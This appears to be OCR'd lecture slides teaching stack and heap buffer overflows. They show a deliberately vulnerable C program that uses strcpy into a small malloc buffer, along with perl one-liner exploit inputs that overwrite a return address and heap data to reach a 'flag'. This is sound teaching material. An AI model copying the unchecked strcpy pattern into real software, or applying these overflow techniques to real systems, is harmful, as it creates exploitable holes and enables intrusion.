
Overflowing System-defined Stack Data

```
$ ./stack_overflow $(perl -e 'print "A"x48 . "\x05\x92\x04\x08"')
Please try again!
Congratulations! You find the flag
```


Overflowing System-defined Stack Data



Overflowing System-defined Stack Data



Overflowing System-defined Stack Data



Example Program W/ Heap Overflow Vulnerability


heap_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void check_secret(char *argv1)
{
    char *buffer1 = malloc(8);
    int *buffer2 = malloc(4);
    int secret = 0xdeadcafe;
    memcpy(buffer2,&secret,4);
    strcpy(buffer1, argv1);
    if ((*buffer2) == 0xdeadbeef) {
        puts("Congratulations! You find the flag");
        exit(0);
    }
    free(buffer1);
    free(buffer2);
}

int main(int argc, char **argv)
{
    if (argc != 2) {
        printf("stack_overflow <secret>\n");
        return 1;
    }
    check_secret(argv[1]);
    printf("Please try again\n");
    return 0;
}
```


Overflowing User-defined Heap Data

```
$ ./heap_overflow $(perl -e 'print "A"x16 . "\xef\xbe\xad\xde"')
Congratulations! You find the flag
```


Overflowing User-defined Heap Data



Overflowing User-defined Heap Data




Overflowing User-defined Heap Data



